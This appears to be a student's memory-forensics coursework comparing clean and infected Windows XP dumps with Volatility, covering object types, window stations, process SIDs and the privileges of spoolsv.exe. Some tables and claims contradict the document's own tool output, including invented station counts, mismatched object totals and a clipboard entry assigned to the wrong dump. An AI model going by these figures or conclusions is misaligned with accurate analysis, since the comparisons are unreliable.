


Figure 26 The infected dump dot graph.

Observations in the Infected Graph

The **System** (PID: 4) process acts as the root of the hierarchy, serving as the parent for all initial critical processes such as smss.exe. It maintains **53 threads** and **240 handles**, which is consistent with its role as the root process, providing stability for the entire system.

Among the critical system processes, smss.exe (PID: 368) is directly spawned by the System process. It has **3 threads** and **19 handles** and initializes the Windows environment by launching other essential processes. csrss.exe (PID: 584), spawned by smss.exe, manages graphical and console operations for the operating system. With **9 threads** and **326 handles**, it plays a vital role in maintaining system functionality.

Similarly, winlogon.exe (PID: 608), another child of smss.exe, is responsible for starting user logon sessions. It handles **23 threads** and **519 handles**, reflecting its resourceintensive role.

The **Service Manager**, represented by services.exe (PID: 652), is spawned by winlogon.exe. It is responsible for managing Windows services, operating with **16 threads** and **243 handles**, which aligns with its expected behaviour. From services.exe, multiple instances of svchost.exe are spawned to manage various system services. For instance, svchost.exe (PID: 1056) operates with **5 threads** and **60 handles**, indicating standard service management. However, svchost.exe (PID: 908) shows elevated activity with **6 threads** and **226 handles**, suggesting it may be handling more complex or numerous tasks. This discrepancy in handle counts warrants further inspection.

Suspicious processes stand out in the infected graph. One such process is reader_sl.exe (PID: 1640), which is spawned by explorer.exe (PID: 1484). While typically associated with Adobe Reader, its presence in the infected dump raises concerns. It runs with **5 threads** and **39 handles**, and its elevated privileges make it a potential target for misuse by malicious actors. Similarly, wuauctl.exe, which is responsible for Windows Updates, appears multiple times in the infected dump (PIDs: 1136 and 1588). These instances show handle counts of **173** and **132**, respectively, higher than expected, suggesting abnormal activity or potential exploitation.

User-level processes, such as explorer.exe (PID: 1484), operate as expected, with **17 threads** and **415 handles**, representing the graphical user interface. However, it spawns both reader_sl.exe and the suspicious instances of wuauctl.exe, indicating that the infected environment may compromise processes at the user level.

The timing and sequence of process starts in the infected graph follow a logical pattern, with system-level processes such as smss.exe (02:42:31 UTC) starting first, followed by service and user-level processes. However, the later appearance of suspicious processes like reader_sl.exe and multiple wuauctl.exe instances deviates from the clean dump's baseline. These anomalies, coupled with elevated privileges and handle counts, highlight potential malicious activity requiring further investigation.

4. Examination

4.1 Analysis of Objects, Pools & Processes

Student-1

1. List the different types of Windows objects that you can find in both memory dumps and explain them. Also, count the number of instantiations (or repetitions) for every object.
(10%)

The operating system kernel in Windows uses objects, which are fundamental abstractions, to represent system resources like files, devices, threads, processes, and synchronization mechanisms. These items give the operating system a centralized method of managing and gaining access to resources, guaranteeing security and stability. A key component of the Windows kernel design, the Executive layer oversees managing objects and overseeing Windows Executive Memory. (Anon 2018). To analyse to see which types of window objects is in both dumps I am going to run the plugin objtypescan which provides all the list of the object types in the memory and by running this plugin you will be able to see the offset, number of objects, number of handles, key, name and the pool type (Batur 2023)

Offset	nObjects	nHandles	Key	Name	PoolType
0x02418bf8	0x0	0x0	Filt	FilterCommunicationPort	NonPagedPool
0x024c040	0x0	0x0	Filt	FilterConnectionPort	NonPagedPool
0x02543e8	0x26	0x33	IoCo	IoCompletion	NonPagedPool
0x02545bb	0x59	0x0	Driv	Driver	NonPagedPool
0x0254788	0x158	0x0	Devi	Device	NonPagedPool
0x0254958	0x2	0x0	Cont	Controller	NonPagedPool
0x0254b28	0xa	0x0	Adap	Adapter	NonPagedPool
0x025c1980	0x22d	0x22b	Key	Key	PagedPool
0x025c4040	0x0	0x0	Prof	Profile	NonPagedPool
0x025c4690	0xe5	0x35	Sect	Section	PagedPool
0x025c4ad0	0x7	0x13	Desk	Desktop	NonPagedPool
0x025c4ca0	0x5	0x1e	Wind	WindowStation	NonPagedPool
0x025c4e70	0x1	0x10	Keye	KeyedEvent	PagedPool
0x025c52e8	0x1f	0x1f	Time	Timer	NonPagedPool
0x025c54b8	0x17	0x12b	Sema	Semaphore	NonPagedPool
0x025c5688	0x5	0x0	Call	Callback	NonPagedPool
0x025c5858	0x93	0xad	Muta	Mutant	NonPagedPool
0x025c5a28	0x0	0x0	Even	EventPair	NonPagedPool
0x025c5b8	0x5d8	0x614	Even	Event	NonPagedPool
0x025c8040	0x11	0x48	Proc	Process	NonPagedPool
0x025c85a0	0x0	0x0	Debu	DebugObject	NonPagedPool
0x025c8ca0	0x1	0x1	Job	Job	NonPagedPool
0x025c8e70	0x135	0x200	Thre	Thread	NonPagedPool
0x025c75b0	0x1e	0x1b	WniG	WniGuid	NonPagedPool
0x025eb040	0x5ba	0x2c2	File	File	NonPagedPool
0x025ec588	0x3	0x3	Wait	WaitablePort	NonPagedPool
0x025ec758	0xee	0xec	Port	Port	PagedPool
0x025ed158	0x3e	0x31	Toke	Token	PagedPool
0x025ed328	0x8f	0x2	Symb	SymbolicLink	PagedPool
0x025ed4f8	0x21	0x39	Dire	Directory	PagedPool
0x025eddc8	0x1f	0x0	ObjT	Type	NonPagedPool

Figure 1: image of the different types of window objects in infected dump using plugin objtypescan

Offset	nObjects	nHandles	Key	Name	PoolType
0x0a3f7ca0	0x0	0x0	Filt	FilterCommunicationPort	NonPagedPool
0x0a3f7e70	0x0	0x0	Filt	FilterConnectionPort	NonPagedPool
0x0a44040	0x72	0x2ac	File	File	NonPagedPool
0x0a441388	0x8	0x0	Adap	Adapter	NonPagedPool
0x0a4418a0	0x3	0x3	Wait	WaitablePort	NonPagedPool
0x0a441a70	0x123	0x123	Port	Port	PagedPool
0x0a441a77	0x7	0x21	Stati	Station	PagedPool
0x0a458040	0x34	0x3	Muta	Mutant	NonPagedPool
0x0a458390	0x7	0x1b	Desk	Desktop	NonPagedPool
0x0a458560	0x5	0x2a	Wind	WindowStation	NonPagedPool
0x0a458730	0x1	0x15	Keye	KeyedEvent	PagedPool
0x0a458900	0x0	0x0	Prof	Profile	NonPagedPool
0x0a458a0	0x1a	0x1a	Time	Timer	NonPagedPool
0x0a458a00	0x1b5	0x1cd	Sema	Semaphore	NonPagedPool
0x0a458a70	0x5	0x0	Call	Callback	NonPagedPool
0x0a459470	0x0	0x0	Even	EventPair	NonPagedPool
0x0a45b338	0x6ae	0x6f8	Even	Event	NonPagedPool
0x0a45c040	0x52	0x3a	Toke	Token	PagedPool
0x0a45c2f8	0x0	0x0	Debu	DebugObject	NonPagedPool
0x0a45cad0	0x2	0x2	Job	Job	NonPagedPool
0x0a45ca0	0x14d	0x225	Thre	Thread	NonPagedPool
0x0a45c670	0x16	0x61	Proc	Process	NonPagedPool
0x0a478250	0x2d	0x2	WniG	WniGuid	NonPagedPool
0x0a479200	0x3	0x2	IoCompl	IoCompletion	NonPagedPool
0x0a47fad0	0x5a	0x8	Driv	Driver	NonPagedPool
0x0a47fc00	0x3	0x0	Devi	Device	NonPagedPool
0x0a47fe70	0x2	0x0	Cont	Controller	NonPagedPool
0x0a480040	0x276	0x274	Key	Key	PagedPool
0x0a4811d8	0x85	0x2	Symb	SymbolicLink	PagedPool
0x0a4813a8	0x22	0x48	Dire	Directory	PagedPool
0x0a481578	0x1f	0x0	ObjT	Type	NonPagedPool
0x44e12470	0x0	0x0	Even	EventPair	NonPagedPool
0x46395040	0x52	0x3a	Toke	Token	PagedPool
0x463952f8	0x0	0x0	Debu	DebugObject	NonPagedPool
0x46395ad0	0x2	0x2	Job	Job	NonPagedPool
0x46395ca0	0x14d	0x225	Thre	Thread	NonPagedPool
0x46395e70	0x16	0x61	Proc	Process	NonPagedPool
0x6411840	0x94	0x3	Muta	Mutant	NonPagedPool
0x6411390	0x7	0x1b	Desk	Desktop	NonPagedPool
0x6411560	0x5	0x2a	Wind	WindowStation	NonPagedPool

Figure 2: image of the different types of window objects in clean dump using plugin objtypescan

When running the plugin objtypescan in the clean and infected dump I got those outputs which can be seen in figure 1 and 2. Below is a table which I put all the window object which appeared, the description and if they are in the clean or infected dump.

Analysis of Windows Object Types Descriptions and Comparison Between Clean and Infected Memory Dumps

Windows Object	Description	Clean Dump	Infected Dump
FilterCommunicationPort	It's used for communication between process and it often in driver development or interprocess communication (Chevalier 2019)	Yes	Yes

FilterConnection Port	It represents the connection points for filter communication, and it establishes a communication between user mode applications and kernel mode drivers (Shafir 2023)	Yes	Yes
IoCompletion	It manages I/O completion ports which are used to efficiently handle multiple asynchronous operations by completing I/O requests for processing by worker threads (Sturtevant 2023)	Yes	Yes
Driver	It's a loaded device driver in the system which is responsible for managing hardware or implementing file systems (Matoušek 2005)	Yes	Yes

Device	It's a device object created by a driver to manage hardware or virtual device (Russinovich, Solomon, Ionescu 2014)	Yes	Yes
Controller	It's an abstraction for a hardware controller that manages one or more devices (2023)	Yes	Yes
Adapter	It's a network or hardware adapters which communicates between the operating system and the hardware components (Bogna 2021)	Yes	Yes
Key	It's a key object which is used to access and manage the window registry (Fisher 2023)	Yes	Yes
Profile	It shows the performance profiling object which is used to collect and analyse the system performance data (2024)	Yes	Yes
Section	It's a section object which is used for memory management which can include shared memory (Allievi 2024)	Yes	Yes
Desktop	It's a desktop object which is a user interface which has the windows and menus on it (Kirvan 2023)	Yes	Yes
Window Station	It contains a group pf desktop object and manages the input, output and global string identifiers (Haines 2024)	Yes	Yes
KeyedEvent	It's used for threads synchronisation based on the keys (2024)	Yes	Yes
Timer	This is used for to schedule the execution of the code at a specific time or after an interval (Peter 2018)	Yes	Yes
Semaphore	It's a synchronization primitive which controls access to a resource by multiple threads. (2024)	Yes	Yes

Callback	It allows the driver or application to register a function to be in response to a specific event (Johnson 2023)	Yes	Yes
Mutant	It's a synchronization mechanism which is used to control access by multiple threads (Cohen 2024)	Yes	Yes
EventPair	It's a synchronization between user mode and kernel mode components (Probert 2006)	Yes	Yes
Event	A synchronization which is used to signal the occurrence of an event to waiting threads (Probert 2006)	Yes	Yes
Process	It contains information about running processes which includes threads, handle table and security context (Ligh, Case Levy, Walters 2014)	Yes	Yes
Debug Object	It's used by debuggers to control and monitor processes (Heusser 2024)	Yes	Yes
Job	It allows groups of processes managed by a unit which includes setting limit on resources and handling their termination (2024)	Yes	Yes
Thread	It's the basic unit of CPU utilization which contains the threads context, scheduling information and stack. (Ligh, Case Levy, Walters 2014)	Yes	Yes
WmiGuid	It's a GUID object and it's used to identify WMI data blocks and events (Buckbee 2023)	Yes	Yes
File	It provides access to files, devices and can see the information like file position and access rights (2024)	Yes	Yes
WaitablePort	It represents a port object which allows process to wait for messages and signals (2024)	Yes	Yes
Port	It allows processes to send and receive messages or data (2024)	Yes	Yes
Token	It's a security token which defines the access rights and privileges of a process or thread (Kirvan 2024)	Yes	Yes
SymbolicLink	It acts a shortcut or reference it's another file, directory or device (2024)	Yes	Yes
Directory	It organises and stores object in a window kernel (2024)	Yes	Yes
Type	It defines the properties, behaviour and constraints for each kernel objects (2024)	Yes	Yes

Table 2a: list of the window objects and if they appear in both dumps

When analysing the clean and infected dump the instances of Window objects means if it how many times it's been repeated and if an object like the mutant has been repeated many times this can suggest that it has malware, and it needs further investigation (Zeltser 2012). In figure 1 you can see the nObjects column and that is what I will be using to calculate the instances, and this can be shown in the table below. My aim of comparing both instances in both dumps is to show how frequently the window objects both showed up and if they show significant difference this can show that malicious activity has gone, and it needs further investigation.

The examination of the memory dumps identifies several significant irregularities that raise the possibility of malware activity. The sudden increase in Device instances (Clean: 3, Infected: 344) could indicate malware interacting with hardware, fabricating device objects to pose as genuine hardware processes, or establishing persistent communication. Similarly, the decline in Key occurrences (Clean: 630, Infected: 557) suggests potential registry interference, where malware may modify or remove system keys to conceal its existence or disrupt regular processes. Furthermore, the significant decrease in File occurrences (Clean: 1,835, Infected: 1,466) is concerning, as it could reflect malware erasing data, intercepting file access, or restricting access to critical files

The decrease in Semaphore objects (Clean: 437, Infected: 279) and Thread instances (Clean: 333, Infected: 309) could be a sign of malware interfering with synchronization and process execution. Likewise, the decrease of Port instances (Clean: 291, Infected: 238) raises the possibility of network communication manipulation. On the other hand, the rise in SymbolicLink objects (Clean: 133, Infected: 143) and Directory instances (Clean: 34, Infected: 57) suggests the development of hidden directories and efforts to reroute system operations

Comparison of Windows Object Instances Between Clean and Infected Memory Dumps

Windows Object	Number of instances in clean dump	Number of instances in infected Dump
FilterCommunicationPort	0	0
FilterConnection Port	0	0
IoCompletion	46	38
Driver	90	89
Device	3	344
Controller	2	2
Adapter	8	10
Key	630	557
Profile	0	0
Section	263	229
Desktop	7	7
Window Station	5	5
KeyedEvent	1	1
Timer	26	31

Semaphore	437	279
Callback	5	5
Mutant	148	147
EventPair	0	0
Event	1710	1496
Process	22	17
Debug Object	0	0
Job	2	1
Thread	333	309
WmiGuid	45	30
File	1835	1,466
WaitablePort	3	3
Port	291	238
Token	82	62
SymbolicLink	133	143
Directory	34	57
Type	31	31

Table 2b: the instances of each window object in both dumps

2. List the different Windows Station objects in both memory dumps and scan them.

How many of them can you find? What are their names? (10%)

The Windows operating system's Windows Station object is a kernel object in charge of controlling GUI elements and organizing input and output devices. Desktops use it as a container to construct windows, menus, and other visual components. While noninteractive Windows stations, like Service, manage background processes and services. Interactive stations, like WinSta0, enable user interactions via input devices like the keyboard and mouse. These items are essential for upholding access control and session separation. (Boutnaru 2023). I'll use the wndscan plugin to examine the Window Station objects in both memory dumps. By using memory forensic techniques, this tool can retrieve information straight from the memory dump, including the window's memory location, related process ID (PID), window title, and screen coordinates. It provides a thorough understanding of how Window Station objects are being used within the system by searching the Windows operating system's memory structures for and interpreting GUI-related data. (Batur, 2023).

```

Kali@Kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 wndscan
Volatility Foundation Volatility Framework 2.6.1
*****
WindowStation: 0x291e328, Name: Service-0x0-3e5$, Next: 0x82248fa0
SessionId: 0, AtomTable: 0xe19aa008, Interactive: False
Desktops: Default
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0x2446fa0, Name: SAWinSta, Next: 0x0
SessionId: 0, AtomTable: 0xe18089a0, Interactive: False
Desktops: SADesktop
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0x2029d50, Name: Service-0x0-3e4$, Next: 0x81e1e328
SessionId: 0, AtomTable: 0xe17dc008, Interactive: False
Desktops: Default
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0x225a2a0, Name: WinSta0, Next: 0x821b8560
SessionId: 0, AtomTable: 0xe1759420, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****

```

Figure 3: image of the Window objects in the infected dump using the plugin wndscan

```

Kali@Kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 wndscan
Volatility Foundation Volatility Framework 2.6.1
*****
WindowStation: 0x1f0f730, Name: Service-0x0-3e5$, Next: 0x8a00a680
SessionId: 0, AtomTable: 0xe17b4008, Interactive: False
Desktops: Default
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0xa20a680, Name: Service-0x0-3e4$, Next: 0x8a125568
SessionId: 0, AtomTable: 0xe1f5ba8, Interactive: False
Desktops: Default
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0xa325568, Name: Service-0x0-3e5$, Next: 0x8a077458
SessionId: 0, AtomTable: 0xe18506a8, Interactive: False
Desktops: Default
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0xa277458, Name: SAWinSta, Next: 0x0
SessionId: 0, AtomTable: 0xe1ba0008, Interactive: False
Desktops: SADesktop
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0xa326dd0, Name: WinSta0, Next: 0x89ff0730
SessionId: 0, AtomTable: 0xe14beba8, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 4, iClipSerialNumber: 3
pClipBase: 0xe13463b8, Formats: CF_UNICODETEXT,Unknown choice 0,Unknown choice 0,CF_TEXT

```

Figure 4: image of the Window objects in the clean dump using the plugin wndscan

As you can see in figure 3 and 4 it shows the window station object in clean and infected dump and below is the table which shows that. Window Station can be used for suspicious activity for authorised access to interactive desktops like Winsta0 and hijack user sessions and apart from there being missing station objects in the infected dump which can imply there is suspicious activity but in the infected dump the Winsta0 clipboard the entry CF_UNICODETEXT which shows the user can store or transfer text which is in exploited by malware to extract sensitive information.

Comparison of Window Station Object Counts in Clean and Infected Memory Dumps

Name of Window Station Object	How many in clean dump	How many in infected dump
SAWinSta	3	1
WinSta0	3	1
Service-0x0-3e5\$	2	1
Service-0x0-3e7\$	3	1
Service-0x0-3e4\$,	2	1

Table 4a: the number of times the window station appeared in both dumps

3. Identify every process that has an associated user, name the user, and discuss the level of privileges of each user in both memory dumps. (10%)

By linking each process to its corresponding user account and examining the privilege levels of these users, it is possible to identify processes within two memory dumps. As processes with higher privilege levels (such as Systems or Administrator) have more access to vital system resources and can be targets or routes for malicious behaviour as this is crucial for forensic investigations. (Robinson, Fishbein 2024). I am going to run the plugin getsids and this will show the process name, Process ID(PID), Security Identifies (SID) and the type of privilege each process has. (Ligh, Case Levy, Walters 2014)

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 getsids
Volatility Foundation Volatility Framework 2.6.1
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-1-0 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
smss.exe (368): S-1-5-18 (Local System)
smss.exe (368): S-1-5-32-544 (Administrators)
smss.exe (368): S-1-1-0 (Everyone)
smss.exe (368): S-1-5-11 (Authenticated Users)
csrss.exe (584): S-1-5-18 (Local System)
csrss.exe (584): S-1-5-32-544 (Administrators)
csrss.exe (584): S-1-1-0 (Everyone)
csrss.exe (584): S-1-5-11 (Authenticated Users)
winlogon.exe (608): S-1-5-18 (Local System)
winlogon.exe (608): S-1-5-32-544 (Administrators)
winlogon.exe (608): S-1-1-0 (Everyone)
winlogon.exe (608): S-1-5-11 (Authenticated Users)
services.exe (652): S-1-5-18 (Local System)
services.exe (652): S-1-5-32-544 (Administrators)
services.exe (652): S-1-1-0 (Everyone)
services.exe (652): S-1-5-11 (Authenticated Users)
lsass.exe (664): S-1-5-18 (Local System)
lsass.exe (664): S-1-5-32-544 (Administrators)
lsass.exe (664): S-1-1-0 (Everyone)
lsass.exe (664): S-1-5-11 (Authenticated Users)
svchost.exe (824): S-1-5-18 (Local System)
svchost.exe (824): S-1-5-32-544 (Administrators)
svchost.exe (824): S-1-1-0 (Everyone)
svchost.exe (824): S-1-5-11 (Authenticated Users)
svchost.exe (908): S-1-5-20 (NT Authority)
svchost.exe (908): S-1-1-0 (Everyone)
svchost.exe (908): S-1-5-32-545 (Users)
svchost.exe (908): S-1-5-6 (Service)
svchost.exe (908): S-1-5-11 (Authenticated Users)
svchost.exe (908): S-1-5-5-0-49473 (Logon Session)
svchost.exe (908): S-1-2-0 (Local (Users with the ability to log in locally))
svchost.exe (908): S-1-1-0 (Everyone)
svchost.exe (908): S-1-5-11 (Authenticated Users)
svchost.exe (908): S-1-2-0 (Local (Users with the ability to log in locally))
svchost.exe (908): S-1-5-32-545 (Users)
svchost.exe (1004): S-1-5-18 (Local System)
svchost.exe (1004): S-1-5-32-544 (Administrators)
svchost.exe (1004): S-1-1-0 (Everyone)
```

Figure 5: image of finding of process name,PID,SID, and type off privilege using the plugin getsids in the infected dump

```

KaliMall:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 getsids
Volatility Foundation Volatility Framework 2.6.1
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-1-0 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
smss.exe (560): S-1-5-18 (Local System)
smss.exe (560): S-1-5-32-544 (Administrators)
smss.exe (560): S-1-1-0 (Everyone)
smss.exe (560): S-1-5-11 (Authenticated Users)
csrss.exe (616): S-1-5-18 (Local System)
csrss.exe (616): S-1-5-32-544 (Administrators)
csrss.exe (616): S-1-1-0 (Everyone)
csrss.exe (616): S-1-5-11 (Authenticated Users)
winlogon.exe (640): S-1-5-18 (Local System)
winlogon.exe (640): S-1-5-32-544 (Administrators)
winlogon.exe (640): S-1-1-0 (Everyone)
winlogon.exe (640): S-1-5-11 (Authenticated Users)
services.exe (684): S-1-5-18 (Local System)
services.exe (684): S-1-5-32-544 (Administrators)
services.exe (684): S-1-1-0 (Everyone)
services.exe (684): S-1-5-11 (Authenticated Users)
lsass.exe (696): S-1-5-18 (Local System)
lsass.exe (696): S-1-5-32-544 (Administrators)
lsass.exe (696): S-1-1-0 (Everyone)
lsass.exe (696): S-1-5-11 (Authenticated Users)
VBoxService.exe (868): S-1-5-18 (Local System)
VBoxService.exe (868): S-1-5-32-544 (Administrators)
VBoxService.exe (868): S-1-1-0 (Everyone)
VBoxService.exe (868): S-1-5-11 (Authenticated Users)
svchost.exe (920): S-1-5-18 (Local System)
svchost.exe (920): S-1-5-32-544 (Administrators)
svchost.exe (920): S-1-1-0 (Everyone)
svchost.exe (920): S-1-5-11 (Authenticated Users)
svchost.exe (1000): S-1-5-20 (NT Authority)
svchost.exe (1000): S-1-5-20 (NT Authority)
svchost.exe (1000): S-1-1-0 (Everyone)
svchost.exe (1000): S-1-5-32-545 (Users)
svchost.exe (1000): S-1-5-6 (Service)
svchost.exe (1000): S-1-5-11 (Authenticated Users)
svchost.exe (1000): S-1-5-80-979556362-403687129-3954533659-2335141334-1547273080 (RpcSs)
svchost.exe (1000): S-1-5-5-0-38347 (Logon Session)
svchost.exe (1000): S-1-2-0 (Local (Users with the ability to log in locally))

```

Figure 6: image of finding of process name,PID,SID, and type off privilege using the plugin getsids in the clean dump

In figure 5 and 6 you can see the outputs of the getsids plugin which I ran and below is the table which I put all the data in.

Analysis of process privileges in clean and infected dump

Process Name	Associated user	Level of Privilege	Clean Dump	Infected Dump
System	S-1-5-18 (Local System)	High	Yes	Yes
System	S-1-5-32-544 (Administrators)	High	Yes	Yes
System	S-1-1-0 (Everyone)	Low	Yes	Yes
System	System (4): S-1-511 (Authenticated Users)	Medium	Yes	Yes
smss.exe	S-1-5-18 (Local System)	High	Yes	Yes
smss.exe	S-1-5-32-544 (Administrators)	High	Yes	Yes
smss.exe	S-1-1-0 (Everyone)	Low	Yes	Yes
smss.exe	S-1-5-11 (Authenticated Users)	Medium	Yes	Yes
csrss.exe	S-1-5-18 (Local System)	High	Yes	Yes
csrss.exe	S-1-5-32-544 (Administrators)	High	Yes	Yes
csrss.exe	S-1-1-0 (Everyone)	Low	Yes	Yes
csrss.exe	S-1-5-11 (Authenticated Users)	Medium	Yes	Yes

winlogon.exe	S-1-5-18 (Local System)	High	Yes	Yes
winlogon.exe	S-1-5-32-544 (Administrators)	High	Yes	Yes
winlogon.exe	S-1-1-0 (Everyone)	Low	Yes	Yes
winlogon.exe	S-1-5-11 (Authenticated Users)	Medium	Yes	Yes
services.exe	S-1-5-18 (Local System)	High	Yes	Yes
services.exe	S-1-5-32-544 (Administrators)	High	Yes	Yes
services.exe	S-1-1-0 (Everyone)	Low	Yes	Yes
services.exe	S-1-5-11 (Authenticated Users)	Medium	Yes	Yes
lsass.exe	S-1-5-18 (Local System)	High	Yes	Yes
lsass.exe	S-1-5-32-544 (Administrators)	High	Yes	Yes
lsass.exe	S-1-1-0 (Everyone)	Low	Yes	Yes
lsass.exe	S-1-5-11 (Authenticated Users)	Medium	Yes	Yes
VBoxService.exe	S-1-5-18 (Local System)	High	Yes	No
VBoxService.exe	S-1-5-32-544 (Administrators)	High	Yes	No
VBoxService.exe	S-1-1-0 (Everyone)	Low	Yes	No
VBoxService.exe	S-1-5-11 (Authenticated Users)	Medium	Yes	No

Table 6a : the process and there level of privilege and their associated user accounts

4. In the provided memory dump, enumerate the enabled privileges for every process that is not a critical process of the system. Indicate whether these privileges are indicators of compromise or not and explain why. (10%)

By spotting odd or unexpected privilege combinations, process privilege analysis is crucial for spotting illegal or possible harmful activity. The proper functioning of the operating system depends on core system processes, such as csrss.exe, smss.exe, and lsass.exe, which manage tasks including thread handling, session management, and security policy enforcement. As is typical in a protected system environment, these processes typically need enhanced privileges. On the other hand, privileges like SeDebugPrivilege and SeLoadDriverPrivilege shouldn't be needed by non-essential processes, which are frequently connected to user-installed apps or auxiliary services.

Forensic analysts can spot signs of compromise, including privilege escalation or misuse, which could indicate the presence of malware, code injection, or unauthorized system

alterations. (Fox 2023). The plugin which I am going to run is the privs plugin and by running this I will be able to see privilege name and the attributes which include present, enabled or enabled by default. (Ligh, Case Levy, Walters 2014) This is going to be run in the infected dump as this is what I was given.

spoolsv.exe

The Windows Print Spooler service, spoolsv.exe, oversees handling printing tasks and corresponds with printer drivers (Velazco.Haag,Splunk 2024). Using the privs plugin there were some enabled privileges which were identified. SeDebugPrivilege makes it possible to access and modify other processes' memory, which is a common technique for inserting malicious code or obtaining private information. Device drivers can be loaded and unloaded using the SeLoadDriverPrivilege, which is frequently used to install malicious kernel drivers or rootkits. SeTcbPrivilege is a crucial route for privilege escalation since it also enables the process to mimic other users which includes administrators. Attackers can also read sensitive data, bypass access restrictions, and alter system files using privileges like SeBackupPrivilege and SeRestorePrivilege. The enabled privileges in spoolsv.exe show that it's been comprised as its only meant to be used for printing jobs and not using it for malicious activity.

Pid	Process	Value	Privilege	Attributes	Description
1512	spoolsv.exe	7	SeTcbPrivilege	Present,Enabled,Default	Act as part of the operating system
1512	spoolsv.exe	2	SeCreateTokenPrivilege	Present	Create a token object
1512	spoolsv.exe	9	SeTakeOwnershipPrivilege	Present	Take ownership of files/objects
1512	spoolsv.exe	15	SeCreatePagefilePrivilege	Present,Enabled,Default	Create a pagefile
1512	spoolsv.exe	4	SeLockMemoryPrivilege	Present,Enabled,Default	Lock pages in memory
1512	spoolsv.exe	3	SeAssignPrimaryTokenPrivilege	Present	Replace a process-level token
1512	spoolsv.exe	5	SeIncreaseQuotaPrivilege	Present	Increase quotas
1512	spoolsv.exe	14	SeIncreaseBasePriorityPrivilege	Present,Enabled,Default	Increase scheduling priority
1512	spoolsv.exe	16	SeCreatePermanentPrivilege	Present,Enabled,Default	Create permanent shared objects
1512	spoolsv.exe	20	SeDebugPrivilege	Present,Enabled,Default	Debug programs
1512	spoolsv.exe	21	SeAuditPrivilege	Present,Enabled,Default	Generate security audits
1512	spoolsv.exe	8	SeSecurityPrivilege	Present	Manage auditing and security log
1512	spoolsv.exe	22	SeSystemEnvironmentPrivilege	Present	Edit firmware environment values
1512	spoolsv.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of changes to files or directories
1512	spoolsv.exe	17	SeBackupPrivilege	Present	Backup files and directories
1512	spoolsv.exe	18	SeRestorePrivilege	Present	Restore files and directories
1512	spoolsv.exe	19	SeShutdownPrivilege	Present	Shut down the system
